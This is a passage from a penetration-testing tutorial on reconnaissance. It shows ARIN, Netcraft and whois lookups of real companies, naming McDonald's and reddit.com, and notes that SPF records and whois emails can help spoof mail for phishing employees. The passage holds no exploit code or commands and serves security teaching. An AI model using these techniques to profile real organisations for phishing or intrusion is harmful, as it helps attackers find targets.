
ARIN:



Many times you can simply type a business name in there and voila you now have their network range. This is why Footprinting is so important because if you don't how else will you know where the attack needs to occur?


We can actually search for the organization we are looking for in the top right corner and find the IP range that particular organization uses.

Lets take McDonalds for example. If you type that in the search bar we now get a list of many of McDonalds IP ranges:



We can dig even further as well. If we click on the first link under networks we can see that the first network listed is somewhere in Michigan.


If we were looking for a particular McDonalds network and region we could most likely find it:



Going forward with many of our test scenarios we now have an actual target that we would be able to look at. We also know how easy it is for bad actors to find out IP ranges that many of us think are private.


Netcraft

Another great website used for reconnaissance is **`Netcraft`** (netcraft.com).



If you then navigate to their **`Netcraft Site Report`** page (http://toolbar.netcraft.com/site_report) you will then be presented with a page and search option that will let you investigate any URL.

If we continue on with our McDonalds scenario we would then search mcdonalds.com into the URL Lookup:



As you can see we find out a ton of information from just that simple search that will be immensely helpful to us in our information gathering. For example:


IP address: 192.230.81.214

Domain registrar: corporatedomains.com

Netblock Owner: Incapsula Inc

Nameserver: ns-840.awsdns-41.net

If we scroll down even further we get even more information:



Glossary
Contact Us
Report a Bug

Tutorials

Installing the Extension
Using the Extension
Getting the Most
Reporting a Phish

About Netcraft

Netcraft Home
About Netcraft
Website Terms of Use
Phishing Site Feed
Security Services
Contact Us

Last Reboot (46 days ago)

Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
Incapsula Inc 3500 SOUTH DUPONT HIGHWAY Dover DE US 19901	199.83.128.214	Linux	unknown	20-Mar-2016
Incapsula Inc 3500 SOUTH DUPONT HIGHWAY Dover DE US 19901	192.230.81.214	Linux	unknown	17-Mar-2016
Incapsula Inc 3500 SOUTH DUPONT HIGHWAY Dover DE US 19901	199.83.128.214	Linux	unknown	16-Mar-2016
Incapsula Inc 3500 SOUTH DUPONT HIGHWAY Dover DE US 19901	192.230.81.214	Linux	unknown	14-Mar-2016
Incapsula Inc 3500 SOUTH DUPONT HIGHWAY Dover DE US 19901	199.83.128.214	Linux	unknown	11-Mar-2016
Incapsula Inc 3500 SOUTH DUPONT HIGHWAY Dover DE US 19901	192.230.81.214	Linux	unknown	17-Feb-2016
Incapsula Inc 3500 SOUTH DUPONT HIGHWAY Dover DE US 19901	199.83.128.214	Linux	unknown	7-Feb-2016
Incapsula Inc 3500 SOUTH DUPONT HIGHWAY Dover DE US 19901	192.230.81.214	Linux	unknown	12-Jan-2016
Incapsula Inc 3500 SOUTH DUPONT HIGHWAY Dover DE US 19901	199.83.128.214	Linux	unknown	10-Jan-2016
Incapsula Inc 3500 SOUTH DUPONT HIGHWAY Dover DE US 19901	192.230.81.214	Linux	unknown	10-Jan-2016

Security

Netcraft Risk Rating [FAQ]	0/10		
On Spamhaus Block List	No	**On Exploits Block List**	No
On Policy Block List	No	**On Domain Block List**	No

Sender Policy Framework

A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of rules. Each rule consists of a qualifier followed by a specification of which domains to apply this qualifier to. For more information please see openspf.org.

Qualifier	Mechanism	Argument
+ (Pass)	include	_spf.q4press.com
~ (SoftFail)	all	

Modifiers extend the functionality of SPF records. The most common one is the redirect which indicates another host contains the SPF record being searched for.


The SPF record information is particularly interesting because it can tell us if we could potentially spoof the mail server in a phishing attempt to an employee. We will talk about this in more detail later on.

Network Solutions

The third great website to do some reconnaissance is **`Network Solutions`**' whois lookup (http://www.networksolutions.com/whois/index.jsp):

Like many of our websites, much of this information we can find using other command line tools etc. but website wise it is a pretty useful tool. Lets take reddit.com for our next example.

If we type that in we will get the following information:




As you can see there is a ton of usefully information here that we could possibly use later on. We can see the registrant name, an address of the business, an email that could be used to spoof employees and name servers. In many instances for other domains you can find even more critical information such as employee names, other email accounts they may be using and much more.


Taking a look at the whois information of your target should always be part of your 